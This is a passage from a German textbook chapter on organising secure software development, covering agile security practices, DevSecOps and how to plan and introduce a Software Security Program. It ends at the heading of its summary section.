Der Grundgedanke hierbei, also die Unterscheidung von fallabhängigen und generell für jeden Sprint relevanten Sicherheitsanforderungen, ist durchaus sinnvoll. Allerdings stellen insbesondere die fallabhängigen Bucket-Anforderungen eher eine Behelfslösung dar, da diese sich nicht an der tatsächlichen Sicherheitsrelevanz umgesetzter Anforderungen orientieren, sondern Entwicklungsteams hier einfach generell mehr Flexibilität einräumen.

Besser ist es, hier durch die Berücksichtigung der oben aufgeführten „Touch Points" agiler Sicherheit (z. B. sichere Standards, Security-Testautomatisierung oder internes Security Testing) die Erforderlichkeit für solche Sicherheitsaktivitäten zunächst einmal generell zu reduzieren. Die zweite wichtige Maßnahme besteht hier darin, Assurance-Vorgaben an klare Kriterien zu den umgesetzten Anforderungen zu knüpfen (z. B. durch Fragebögen oder Checklisten), wodurch wir dann zu tatsächlich *fallabhängigen Sicherheitsaktivitäten* gelangen.

Um diese zeitnah zu identifizieren und in Sprints einplanen zu können (bzw. ggf. auch die Entscheidung zu treffen, diese außerhalb von Sprints durchzuführen), sollten Sicherheitsaspekte an verschiedenen Stellen innerhalb des agilen Vorgehens berücksichtigt werden. Häufig reicht hier schon eine kurze Klärung oder Beantwortung bestimmter Fragen aus. Abb. 5.16 veranschaulicht, wie sich Sicherheitsaspekte auf diese Weise in einem Scrum-basierten Vorgehen integrieren lassen.

Eine wichtige Rolle spielt dabei das *Security Refinement*. Hierbei handelt es sich um ein regelmäßiges Treffen mit dem Ziel, den Security Backlog oder sonstige Themen durchzusprechen, sicherheitsrelevante Items anzulegen oder zu schärfen sowie ggf. Sprints mit Security-Fokus zu planen. Wem dieser Begriff hier zu formell ist, der kann diese Veranstaltung alternativ auch als „Weekly Security Catch-Up" oder ähnlich bezeichnen. Denn viel wichtiger als ihre Bezeichnung ist natürlich ihre Funktion. In Tab. 5.13 sind einige wichtige Konzepte erklärt, die im Hinblick auf die Integration von Sicherheit in der agilen Softwareentwicklung sehr hilfreich sein können.

5.5.4 DevSecOps

Bei DevOps handelt es sich um einen noch relativ jungen Ansatz, bei dem bestimmte betriebliche Aufgaben in die Entwicklungsteams verlagert werden. Ein solches Betriebsmodell ist dort unumgänglich, wo Entwicklungsteams kontinuierlich Änderungen an produktiven Anwendungskomponenten durchführen, wie dies bei Continuous Delivery (CD) und Continuous Deployment (CP) der Fall ist.

Natürlich spielt hier Sicherheit eine besonders wichtige Rolle, was auch zur Entstehung einer neuen Disziplin geführt hat, die als DevSecOps und manchmal auch als SecDevOps (vergl. [21]) bezeichnet wird. Wichtiger als diese Begrifflichkeit ist aber natürlich das, was sich dahinter verbirgt, also die konkreten Sicherheitsmaßnahmen für diesen Bereich. Die Absicherung von solch hochfrequenter Releases erfordert vor allem den Einsatz sicherer Standards (bzw. Secure Defaults), ein stark ausgeprägtes Security-Know-how in den entsprechenden Entwicklungsteams sowie einen hohen Automatisierungsgrad in Bezug




Abb. 5.16 Agile Sicherheit auf Ebene von Sprints (Scrum)

Tab. 5.13 Wichtige Konzepte agiler Sicherheit

Security Dept	Werden erforderliche Maßnahmen für ein Item oder ein erstelltes Artefakt nicht umgesetzt (bzw. aufgeschoben), so entstehen technische Schulden (Technical Dept). Handelt es sich hierbei um erforderliche Sicherheitsmaßnahmen, können wir analog auch von Sicherheitsschulden (Security Dept) sprechen.
Security Backlog	Sicht auf alle Items im Backlog mit Sicherheitsbezug (sicherheitsrelevante User Stories, Security (User) Stories, Security Bugs etc.)
Security Dashboards	Sicht auf sicherheitsrelevante Items des aktuellen und bereits umgesetzten Sprints sowie bestehende Sicherheitsrisiken.
Sprint mit Sprint-Fokus Security („Security Sprint“)	Innerhalb eines Security Sprints konzentriert sich das Team stärker auf das Thema Sicherheit (dieses Konzept beruht auf dem von Microsoft vorgeschlagenen Security-Push-Prinzip). In einem Security Sprint lassen sich z. B. sicherheitsrelevante User Stories einplanen, die externe Unterstützung (etwa durch einen Pentest) erfordern.

auf Sicherheit. Letzteres schließt natürlich die Automatisierung von Sicherheitstests ein, kann und sollte aber auch mehr umfassen. Diese Punkte wurden im letzten Kapitel bereits als Touch Points für agile Sicherheit angeführt, in diesem Zusammenhang hier erhalten diese Maßnahme jedoch eine deutlich stärkere Bedeutung.

Da Sicherheit hier praktisch ständig berücksichtigt werden muss, wird hier häufig auch von einer kontinuierlichen Sicherheit (engl. Continuous Security) und kontinuierlichen Sicherheitstests (engl. Continuous Security Testing) gesprochen (vergl. [22]). Beide Begriffe spiegeln die Notwendigkeit einer anderen Denkweise in diesem Bereich wie ich finde sehr gut wieder.

▶ **Kontinuierliche Sicherheit** (engl. Continuous Security): Sicherheitsmaßnahmen und -aktivitäten werden nicht nur punktuell an bestimmten Prozessschritten (z. B. in Form von Security Checkpoints), sondern kontinuierlich im Rahmen des gesamten Lebenszyklus einer Anwendung berücksichtigt und angewendet werden, was idealerweise prozesstechnisch verankert ist und in der Regel einen hohen Grad an Automatisierung erfordert.

Natürlich spielt hier speziell die im vorletzten Abschnitt behandelte Item-basierte Sicherheitssicht eine zentrale Rolle, bei der u. a. Sicherheitsanforderungen als implizite Security Checkpoints in die Definition of Ready und Definition of Done eines Teams integriert werden. Das soll allerdings keineswegs bedeuten, dass der Einsatz von Continuous Delivery und Continuous Deployment nun unbedingt einen Sicherheitsgewinn im Vergleich zu zweiwöchigen Releases (also nach Sprint-Ende) darstellt. Denn auch wenn sich hier identifizierte Sicherheitsprobleme nun sehr zeitnah beheben lassen, ist der erforderliche Aufwand für die Sicherstellung von DevOps, genauso wie in der Regel übrigens das Risiko, dass unsichere Funktionen produktiv genommen werden, deutlich höher als bei zweiwöchigen Releases nach Sprint-Abschluss.

Zudem müssen DevOps-Teams hier nun auch Sicherheitsaspekte auf Netzwerk- und vor allem System-Ebene im Blick haben. Dies betrifft hier etwa die Sicherheit installierter

Softwarekomponenten (eingespielte Patches etc.), die Absicherung des SSL/TLS-Stacks, häufig aber auch die Überwachung der produktiven Anwendungen auf Sicherheitsprobleme. Eine sinnvolle Maßnahme kann in diesem Zusammenhang der Einsatz von Container-Technologien wie Docker (siehe Abschn. 3.15.5) spielen, die sich hierfür sehr gut absichern und (durch den Einsatz entsprechender Technologien) überwachen lassen.

5.6 Empfehlungen für den Einführungsprozess

Sinnvolle Sicherheitsmaßnahmen zu spezifizieren stellt natürlich nur eine Seite der Medaille dar. Deren Einführung stellt sich gerade in großen Organisationen häufig als überaus zäh dar und bedingt in der Praxis praktisch immer das Aufsetzen eines entsprechenden Programmes, das aus unterschiedlichen Projekten aufgebaut sein kann. In diesem Zusammenhang sind verschiedene Begriffe geläufig; einer davon ist Software Security Programm (SSP), im englischen Raum wird zudem in diesem Zusammenhang häufig auch von einer „Initiative" (Software Security Initiative) gesprochen. Für ein solches Programm sollen in den folgenden Abschnitten einige wichtige Aspekte anhand konkreter Beispiele beleuchtet werden.

5.6.1 Erfolgsfaktoren

Die Einführung umfangreicher Maßnahmen zur Verbesserung der Softwareentwicklung ist häufig alles andere als trivial und will gut geplant sein. Denn sie zieht sich bei größeren Organisationen in den meisten Fällen über mehrere Jahre hin und nicht selten scheitern selbst ambitionierte Initiativen aufgrund unterschiedlicher Faktoren. Eine durch das SANS Institut durchgeführte Befragung (vergl. [23]) ermittelte die folgenden Hauptgründe für das Scheitern solcher Programme:

1. Unzureichende Finanzierung bzw. Managementsupport
2. Unzureichende Unterstützung seitens der Entwicklung und Fachabteilungen
3. Unzureichendes Skillset in der Anwendungssicherheit
4. Schwierigkeiten bei der Erstellung des Applikationsportfolios
5. Unzureichende technische Ressourcen für die Durchführung
6. Legacy-Code

Ausgehend von diesen Punkten und Erfahrungen aus vielen durchgeführten Programmen in diesem Bereich lassen sich verschiedene Erfolgsfaktoren benennen:

Awareness bei Management und Fachseite aufbauen Einer der ersten Schritte sollte stets darin bestehen, Aufmerksamkeit (Awareness) für relevante Sicherheitsbedrohungen bei der Geschäftsführung (bzw. dem Management) sowie der Fachseite (engl. Business) zu erzeugen. Als sehr wirksame Maßnahme hat sich hier die Durchführung von Awareness-Workshops

erwiesen, in deren Rahmen den Teilnehmern die Gefahren der eigenen Webanwendungen anhand von Live-Hacking-Vorführungen veranschaulicht werden. Noch wirkungsvoller werden solche Veranstaltungen, wenn dort auch Bedrohungen anhand von Ergebnissen tatsächlich durchgeführter Sicherheitsuntersuchungen vorgestellt werden.

Sicherheit als Unternehmensziel definieren Der Schriftsteller Upton Sinclair soll einmal gesagt haben, dass es schwer ist, Menschen etwas beizubringen, wenn ihr Verdienst davon abhängt genau dies gar nicht zu verstehen (vergl. [24]). Eine eigentlich recht einleuchtende Feststellung, die auch in Bezug auf die Berücksichtigung von Sicherheitsaspekten innerhalb der Softwareentwicklung sehr gut zutrifft: Denn unsicherer Code entsteht nicht zuletzt dadurch, dass Entwickler durch höher priorisierte Anforderungen davon abgehalten werden, dem Thema die erforderliche Aufmerksamkeit zu schenken. Mehr noch: Die Umsetzung von Sicherheitsmaßnahmen erfordert Aufwände und die stellen wiederum aus Projekt- oder Unternehmenssicht auch Kosten dar, die es gerne zu vermeiden gilt. Der Bezug von Sinclair und Softwaresicherheit ist somit nicht ganz von der Hand zu weisen.

Die Erstellung und der Betrieb sicherer Anwendungen sollte daher auch als wichtiges Unternehmensziel (bzw. Ziel der IT) verstanden und kommuniziert werden. Dies schließt auch die Priorisierung der Sicherheit gegenüber der Fachlichkeit ein, d. h. eine neue Funktion darf nicht produktiv gehen, bevor diese nicht hinreichend auf ihre Sicherheit getestet wurde und alle bekannten Sicherheitsrisiken behandelt wurden.

- Die interne Durchführung von Sicherheitsaktivitäten und Umsetzung von Sicherheitsmaßnahmen erfordert nicht zuletzt Ressourcen. Will ein Unternehmen ernsthaft eine nahhaltige Verbesserung der Softwaresicherheit herbeiführen, muss die Unternehmensleitung bereit sein diese zusätzlichen Ressourcen hierfür zu tragen und das Führungspersonal in der Softwareentwicklung (Teamleiter, Projektleiter, etc.) anweisen diese entsprechend einzuplanen.

Sicherheit als Kundennutzen verstehen Wichtig ist hierbei auch zu verstehen, dass Sicherheit nicht nur einen Unternehmens- sondern auch einen Kundennutzen besitzt. So werden gewiss viele Kunden den Schutz ihrer eigenen Daten höher bewerten als etwa eine neugestaltete GUI-Funktion. Dieses Verständnis ist natürlich besonders für das Anforderungsmanagement relevant. Eine sinnvolle Maßnahme kann hierbei darin bestehen, für die Umsetzung von Sicherheitsmaßnahmen Story Points zu vergeben und dadurch Teams nicht nur nicht abzustrafen, wenn diese sich in einem Sprint auf die Verbesserung der Sicherheit fokussieren, sondern diese darin auch aktiv bestärken.

Aktives einbeziehen der Entwickler Die Umsetzung umfangreicher Sicherheitsmaßnahmen für die intern entwickelten Anwendungen ist ohne eine aktive Mitwirkung der Entwicklungsteams kaum möglich. Dies bezieht sich nicht nur auf die Planung und Durchführung eines entsprechenden Programms, sondern auch darüber hinaus. Die bereits angesprochene Etablierung von Security Communities und Einführung neuer Rollen wie

des Security Champions sind hierbei wichtige Maßnahmen. Um wirklich nachhaltig Sicherheit in der Softwareentwicklung aufzubauen und zu verankern, ist häufig jedoch nicht weniger als ein Kulturwandel bzw. die Etablierung einer „Security-Kultur" erforderlich. Das haben auch zahlreiche erfolgreiche Programme in diesem Bereich, etwa bei Adobe, Salesforce oder Cisco, gezeigt.

Eine solche Security-Kultur beinhaltet verschiedene Maßnahmen bzgl. der Kommunikation und aktiven Motivation für das Thema Sicherheit. Die Kernaussage ist hier, dass Sicherheit nicht nur wichtig ist, sondern auch Spaß machen kann. Dies wiederum erfordert in der Regel nicht nur mehr Aufwand in Bezug auf die Gestaltung konkreter Sicherheitsmaßnahmen, sondern auch einen ganz neuen Typ Mitarbeiter. Denn mit Technikern allein lässt sich dieser Wandel nur sehr bedingt gestalten. Stattdessen muss sich die IT-Sicherheit hier mit kommunikationsstarken Mitarbeitern verstärken, die eher einen Hintergrund in Marketing oder Mitarbeitermotivation als in technischer IT-Sicherheit besitzen.

Laufende Sicherheitsanalysen durchführen Eine wichtige Komponente des Lernprozesses stellt die regelmäßige Durchführung von (internen und externen) Sicherheitsanalysen dar. Diese dienen auch als Kontrolle dass die definierten Maßnahmen verstanden werden und funktionieren. Auch die letztliche Eignung von ggf. eingesetzten Security Tools lässt sich durch regelmäßiges Testen evaluieren.

Gestalten Sie einen „sanften" Einführungsprozess Programme in diesem Bereich lassen sich kaum detailliert durchplanen. Dies gelingt auch deshalb nicht, da sich viele getroffene Annahmen im Rahmen der Programmdurchführung ändern können und dies nach aller Erfahrung auch tun. Daher ist es hilfreich, hier ein iteratives Vorgehen zu wählen, das zwar einer generellen Roadmap unterliegt, in dem sich jedoch auch neue Anforderungen berücksichtigen lassen.

Selten funktionieren etablierte Prozesse und Maßnahmen dabei auf Anhieb. Daher sollten diese zunächst mit ausgewählten Pilotprojekten verprobt werden und Sicherheitsprüfungen im Prozess zunächst keine harten Abbrüche im Entwicklungsprozess zur Folge haben. Auf diese Weise lässt sich nicht zuletzt auch sicherstellen, dass die IT-Sicherheit hier nicht als Verhinderer von der Entwicklung wahrgenommen wird.

In diesem Zusammenhang ist es in der Regel auch sehr zu empfehlen, Bestandsanwendungen anders zu behandeln als Neuentwicklungen. Neue Prozesse und Maßnahmen sollten hierbei zunächst nur für neuentwickelte Anwendungen eingefordert und diese dann schrittweise auf Bestandsanwendungen ausgeweitet werden.

Messen von Erfolgen & Vergleichbarkeit (Etablierung eines Reifegrad- bzw. Security-Belt-Modells) Die Umsetzung vieler Maßnahmen, insbesondere solcher organisatorischer Art, muss letztlich durch die Projekte und Teams selbst erfolgen. Nicht zuletzt um Einheiten zu bestärken, die sich hier durch große Anstrengungen auszeichnen, ist es wichtig, den Umsetzungsgrad solcher Sicherheitsmaßnahmen auszuwerten und (dem Management gegenüber) sichtbar zu machen. Hierbei kann die Etablierung eines speziellen Reifegradmodells für die Sicherheit in der Softwareentwicklung sehr stark helfen.

Beispiel

Die Firma Adobe hat in diesem Zusammenhang beispielsweise sehr positive Erfahrungen mit ihrem Security-Belt-Programm (vergl. [25]) gemacht, bei welchem Teams entsprechend ihres ermittelten Security-Reifegrades einen bestimmten Ninja-Gürtel (weiß, gelb, blau, schwarz) erhalten haben. Dies ist ein Ansatz, der natürlich sehr im Sinne des oben angesprochenen Spaßaspekts für IT-Sicherheit ist und auch von zahlreichen anderen Unternehmen aufgegriffen und erfolgreich angewendet wird.

Holen Sie sich Unterstützung Der letzte Aspekt ist ein genauso naheliegender wie wichtiger: Überschätzen Sie nicht Ihre eigenen Möglichkeiten und holen Sie sich externe Unterstützung von erfahrenen Experten. Neben unzureichenden Ressourcen scheitern viele Initiativen in diesem Bereich auch an dem Skillset der eigenen Mitarbeiter (vergl. [23]). Zumindest langfristig sollte es aber natürlich Ziel jeder Bestrebung hinsichtlich Nachhaltigkeit sein, sich soweit wie möglich von externen Mitarbeitern zu lösen und intern erforderliches Know-how und Ressourcen aufzubauen.

5.6.2 Generisches Vorgehensmodell

Das langfristige Ziel eines Software Security Programms (SSP) besteht darin, die Sicherheit entwickelter und betriebener Anwendungen nachhaltig zu verbessern und in den Prozessen eines Unternehmens zu verankern. Die erforderlichen Sicherheitsanforderungen sollten dabei alleine durch Standards, Prozesse und Kontrollmechanismen vorgegeben oder von ermittelten Risiken abgeleitet werden und nicht von den individuellen Fertigkeiten einzelner Mitarbeiter oder Dienstleister abhängen. Natürlich liegt vor dem Erreichen solcher Ziele ein langwieriger Prozess, der nicht selten scheitert. Neben der Berücksichtigung der im letzten Abschnitt genannten Erfolgsfaktoren ist dabei nicht zuletzt eine gute Programmplanung wichtig. Im Folgenden werden hierfür einige zentrale Vorbereitungsschritte erläutert.

Schritt 1: Scope-Bestimmung Der erste Schritt im Rahmen der Vorbereitung eines SSPs besteht darin, den eigentlichen Scope des Programmes festzulegen. Sinvoll ist esm diesen vom Risiko einer Anwendung abzuleiten. Dabei wird z. B. mit Projekten und Teams begonnen, die extern erreichbare geschäftskritische Anwendungen entwickeln. Der Scope lässt sich dann in späteren Phase schrittweise auf weniger kritische Entwicklungsbereiche auszuweiten.

Ist die eigentliche Anwendungsentwicklung jedoch überschaubar, kann es natürlich durchaus zweckmäßig sein, hier den Scope auch auf die gesamte Entwicklung zu legen.

Schritt 2: Ist-Zustand ermitteln Als Nächstes sollte der Ist-Zustand für die im Scope befindlichen Bereiche ermittelt werden. Zentrale Inhalte sind dabei:

- Die Bewertung des Sicherheitsniveaus existierender Anwendungen
- Die Aufnahme, auf welche Weise Sicherheit aktuell im Rahmen der einzelnen Entwicklungsphasen berücksichtig wird

- Die Identifikation existierender Standards, Gremien, Prozesse und Kontrollmechanismen
- Die Analyse, ob Vorgaben in allen Projekten, Teams und auch bei Softwarelieferanten angemessen berücksichtigt werden
- Die Bewertung des vorhandenen Know-hows, der Strukturen und Leistungsträger in der Entwicklung und einzelnen Fachbereichen
- Die Identifikation vorhandener Entwicklungsmethodiken und Qualitätssicherungsprozesse

Diese Inhalte lassen sich durch die in Tab. 5.14 dargestellten Aktivitäten ermitteln

Für die Bewertung des Niveaus existierender Sicherheitsaktivitäten empfiehlt sich die Verwendung eines reduzierten Reifegradmodells:

1. **Kein:** Best Practices werden nicht eingehalten.
2. **Partiell oder Informell:** Best Practices werden teilweise eingehalten, sind aber nicht standardisiert, sondern abhängig von einzelnen Personen.
3. **Standardisiert:** Best Practices werden über dokumentierte Standards verpflichtend umgesetzt und deren Einhaltung laufend kontrolliert.
4. **Center of Excellence:** Sicherheit geht über die Umsetzung von Best Practices hinaus.

Eine solche Bewertung lässt sich auch, wo dies sinnvoll erscheint, für einzelne Teams oder Organisationseinheiten differenzieren, was insbesondere dann zu empfehlen ist, wenn sonst größere Abweichungen das Ergebnis verzerren könnten. Auch ist die Verwendung von Zwischenwerten (z. B. 0,5 oder 2,5) möglich, um auszudrücken, dass die Umsetzung einer bestimmten Aktivität in einem Bereich etwas unter oder über dem entsprechenden Reifegrad liegt. Dies kann dann der Fall sein, wenn bestimmte Standards fehlen oder Lücken aufweisen.

Um die die Ermittlung entsprechender Reifegradbewertungen von subjektiven Einschätzungen eines Analysten unabhängig zu machen, empfiehlt es sich, die einzelnen Grade an konkrete Kriterien zu knüpfen, die sich bei Bedarf auch in unterschiedliche Bereiche unterteilen lassen. Wer jedoch vorzieht, hier lieber auf ein bestehendes Modell aufzusetzen, der kann hierfür auf OWASP SAMM oder BSIMM zurückgreifen. Wie bereits in Abschn. 5.2.2 dargestellt, bietet BSIMM zudem die Möglichkeit, den Reifegrad bestimmter Aktivitäten mit denen anderer Unternehmen oder Branchen zu vergleichen.

Im Rahmen einer solchen Ist-Aufnahme sollte vor allem das Ziel verfolgt werden, ein Verständnis der Art und Weise zu erlangen, mit der im Unternehmen Anwendungen entwickelt, beschafft und betrieben werden. Nur so lassen sich hierfür sinnvolle Sicherheitsmaßnahmen identifizieren und erfolgreich einführen. Am Ende dieses Schrittes sollten alle relevanten Stakeholder in den einzelnen Bereichen identifiziert worden sein, die für die Planung und Umsetzung des SSPs einzubinden sind. Gerade in größeren Unternehmen hat es sich als zielführend erwiesen, ein SSP zunächst im Rahmen eines limitierten Piloten durchzuführen. Hierzu empfiehlt es sich, ein bestimmtes Team oder Projekt auszuwählen, welches bereits über Erfahrungen mit der Umsetzung von Sicherheitsaktivitäten besitzt.

Tab. 5.14 Aktivitäten zur Durchführung einer Ist-Aufnahme

#	Bezeichnung	Inhalte
1	Erstellung eines Applikationsportfolios	Erstellung eines Applikationsportfolios, in dem alle vorhandenen Anwendungen inventarisiert, bewertet und priorisiert werden
2	Durchführung einer Risikoanalyse	- Welche Assets existieren in Bezug auf die Anwendungen? - Wie hoch ist das Schadenspotenzial bei Verlust ihrer Vertraulichkeit, Verfügbarkeit oder Integrität? - Welche potenziellen Angreifer (Bedrohungsquellen) gefährden das Unternehmen?
3	Ist-Aufnahme existierender Sicherheitsvorgaben	Identifikation existierender Richtlinien und Standards sowie externer (Compliance-)Anforderungen
4	Ist-Aufnahme des existierenden Sicherheitsniveaus der relevanten Anwendungen	Durchführen einer Sicherheitsprüfung ausgewählter Anwendungen, z. B. in Form eines Pentests und selektiven Code Reviews
5	Ist-Aufnahme der Sicherheitsprozesse	Analyse vorhandener Prozesse (Deployment, Change Management, Patch-Management etc.) im Hinblick auf die Berücksichtigung von Sicherheitsaspekten Sehr zielführend ist die Durchführung von Befragungen und Workshops mit einzelnen Stakeholdern und Bereichen (Projektleitung, Betrieb, Qualitätssicherung und unterschiedliche Entwicklungsteams). Mögliche Fragen könnten dabei sein: - Wie hoch sind das Know-how und die Awareness für Sicherheit in den einzelnen Bereichen? - Wie hoch ist die Fachkenntnis in den einzelnen Bereichen? - Welche Aktivitäten erfolgen konkret in den einzelnen Bereichen? - Wie (häufig) werden Sicherheitstests und andere Sicherheitsprüfungen im Unternehmen durchgeführt? - Wie wird sichergestellt, dass identifizierte Sicherheitsmängel behoben sind? - Wie werden Angriffe auf Anwendungen erkannt, protokolliert und verfolgt? - Welche Prozesse, Tools und andere Techniken werden in den einzelnen Bereichen zur Identifikation von Sicherheitsmängeln eingesetzt? - Welche Priorität besitzt Sicherheit im Vergleich zu anderen Tätigkeiten/Zielen? - Wie wird sichergestellt, dass externe Sicherheitsvorgaben umgesetzt werden? - Werden eigene Sicherheitsanforderungen erstellt? - Werden existierende Sicherheitsvorgaben tatsächlich in der Entwicklung beachtet und umgesetzt? (Durchführung von partiellen Code Reviews) - Wie wird dies sichergestellt? - Existiert ein verpflichtender architektonischer Sign-Off und/oder eine finale Abnahme von Anwendungen vor deren Produktivname (z. B. mittels Pentest)? - Wie wird im Rahmen von Änderungen (Changes) an der produktiven Anwendung Sicherheit gewährleistet?

Schritt 3: Ziele definieren und Roadmap ableiten Nicht jedes Unternehmen ist gleich und nicht jedes Unternehmen besitzt die gleichen Anforderungen und Ziele im Hinblick auf die Sicherheit seiner Anwendungen. Verschiedene Faktoren können für die Festsetzung eines durch ein SSP angestrebten Ziel-Zustandes relevant sein. Dazu zählen

- die vorhandenen Reifegrade in den betrachteten Bereichen,
- die zur Verfügung stehenden Ressourcen (Zeit, Geld, Mitarbeiter, Tools etc.),
- die Erfordernisse durch externe Anforderungen (Kunden, Gesetzgebung etc.),
- der konkrete Schutzbedarf der betriebenen und entwickelten Anwendungen
- sowie der allgemeine Risikoappetit eines Unternehmens.

Gerade der Erfolg eines SSP-Piloten ist entscheidend für die Umsetzung eines ausgeweiteten (bzw. sogar unternehmensweiten) SSPs. Deshalb sollten unbedingt realistische Ziele gewählt werden, die am Ende besser überschritten als verfehlt werden. Für die konkrete Planung eines SSPs dient zentral die bereits angesprochene Roadmap. Über diese werden die einzelnen Aktivitäten (Planungs-)Phasen zugeordnet. Die Dauer jeder Phase ist abhängig vom Umfang des SSPs und im Fall eines Piloten sicherlich kürzer als bei einem unternehmensweiten SSP.

Die einzelnen in der Roadmap aufgeführten Aktivitäten sollten zusätzlich im Hinblick auf erforderliche Ressourcen, Abhängigkeiten, Zuständigkeiten sowie den angestrebten Umsetzungsgrad beschrieben werden. Für jede Aktivität sollten klare Ziele definiert werden, deren Umsetzung sich entsprechend messen lässt. Dies ermöglicht die Ableitung entsprechender Arbeitspakete, die sich in konkrete Projektpläne übernehmen lassen.

Schritt 4: Laufende Fortschreibung der Planung Die Durchführung eines SSPs sollte in regelmäßigen Abständen über verschiedene Kennzahlen bewertet und dort ggf. gegengesteuert werden, wo Probleme erkannt werden. Beispielsweise können z. B. die die Anpassung des Zielerreichungsgrades, eine Umpriorisierung einzelner Aktivitäten oder eine Beauftragung externer Dienstleister hierzu sinnvolle Maßnahmen darstellen.

Wichtig ist, dass Sie sich realistische Ziele setzen und die Planung evolutionär fortschreiben. Der Versuch, alles bis ins letzte Detail durchzuplanen und abzustimmen, bevor mit dem Projekt gestartet wird, ist weder zielführend noch überhaupt möglich. Denn in der Praxis wird sich vieles erst innerhalb der Programmdurchführung ergeben, so dass die Planung in jedem Fall angepasst werden muss.

5.6.3 Exemplarisches Vorgehen

Auf Basis der dargestellten Planungsschritte lässt sich nun ein konkretes SSP ausgestalten. Da sich ein solches Programm häufig auch mit der Beseitigung existierender Sicherheitsmängel befassen muss, empfiehlt sich in einem solchen Fall die Unterteilung in mehrere Einzelprojekte. Wie in Tab. 5.15 dargestellt, lässt sich dabei zusätzlich zu einem SSDL-Projekt (SSDL = „Secure Software Development Lifecycle“), welches die dargestellten Aktivitäten zur nachhaltigen Verbesserung der Softwaresicherheit zum Ziel hat,

Tab. 5.15 Aufteilung des SSPs in Remediation-, SSDL- sowie Vorprojekt

Unterprojekt	Ziele	Aktivitäten
Vorprojekt	- Identifikation von Risiken - Sichtbarkeit der Risiken unsicherer Anwendungen im oberen Management schaffen - Finden eines Sponsors für das SSG - Priorisierung von Anwendungen	- Risikoanalyse auf Basis von Befragungen, Pentests und Code Reviews - Benchmarking der Findings mit anderen Unternehmen - Demonstration von Angriffen für das obere Management
Start des Software Security Programms (SSPs)		
Remediation-Projekt	- Identifikation und Bewertung existierender Findings (z. B. aus Security Tools oder Pentests) - Priorisierung und Beseitigen von existierenden Risiken - Input für das SSDL-Projekt	- Pentests, Code Reviews, Schwachstellenscans etc. - Härtung und Patching von Systemen und Anwendungen - Abschaltung von betroffenen Anwendungen bzw. Anwendungsfunktionen - Anwendungen nur intern erreichbar machen/isolieren - Etablierung einer WAF/IPS
SSDL-Projekt	Nachhaltige Verbesserung der Sicherheit von neuerstellten, beschafften sowie betriebenen Anwendungen	- Erstellung und Abstimmung von Vorgaben und Guidelines - Etablierung neuer und Anpassung bestehender Prozesse (Checkpoints, Sign-Offs, Rollen etc.) - Qualifikation von Mitarbeitern - Auswahl, Evaluierung und Einführung erforderlicher Tools und Technologien

ein separates Remediation-Projekt aufsetzen, mit dem die Behebung (und ggf. Bewertung) existierender Schwachstellen durchgeführt wird.

Bevor das eigentliche SSP gestartet wird, sollte ein Sponsor für das Programm aus dem oberen Management gewonnen werden. Dies kann im Rahmen eines Vorprojektes geschehen, an dessen Ende ein klarer Auftrag stehen und entsprechende Rückendeckung des Managements für das SSP vorhanden sein sollte.

- **Tipp** Lassen Sie zu Beginn eines SSPs von Experten mehrere kleine Pentests von wichtigen Anwendungen durchführen und besonders kritische Sicherheitsprobleme mitsamt deren möglichen Auswirkungen für die Geschäftstätigkeit des Unternehmens den relevanten Personengruppen anschaulich vorführen.

- Binden Sie die Entwicklung frühzeitig in das SSDL-Projekt ein und stimmen Sie mit diesem laufend relevante Planung und Maßnahmen ab. Nur so vermeiden Sie Opposition aus der Entwicklung sowie „Elfenbeinturm"-Anforderungen, die am Ende nur Papierwerk darstellen, aber zu keiner wirklichen Verbesserung der entwickelten Anwendungen führen.

Im Hinblick auf den zeitlichen Ablauf ist es vor allem wichtig, möglichst zeitnah mit der Identifikation und Beseitigung bekannter Sicherheitsmängel durch das Remediation-Projekt zu beginnen, während das SSDL-Projekt parallel vorbereitet wird und zeitversetzt startet.

Warten Sie nicht erst darauf, dass alle Vorgaben bis ins Detail erstellt und abgestimmt wurden, bevor Sie mit der Umsetzung von Maßnahmen und der Unterstützung der Entwicklung beginnen. Beginnen Sie so bald wie möglich damit, Tests durchzuführen, Findings zu korrigieren und Sicherheit in die Entwicklung hineinzutragen.

5.7 Zusammenfassung & Empfehlungen

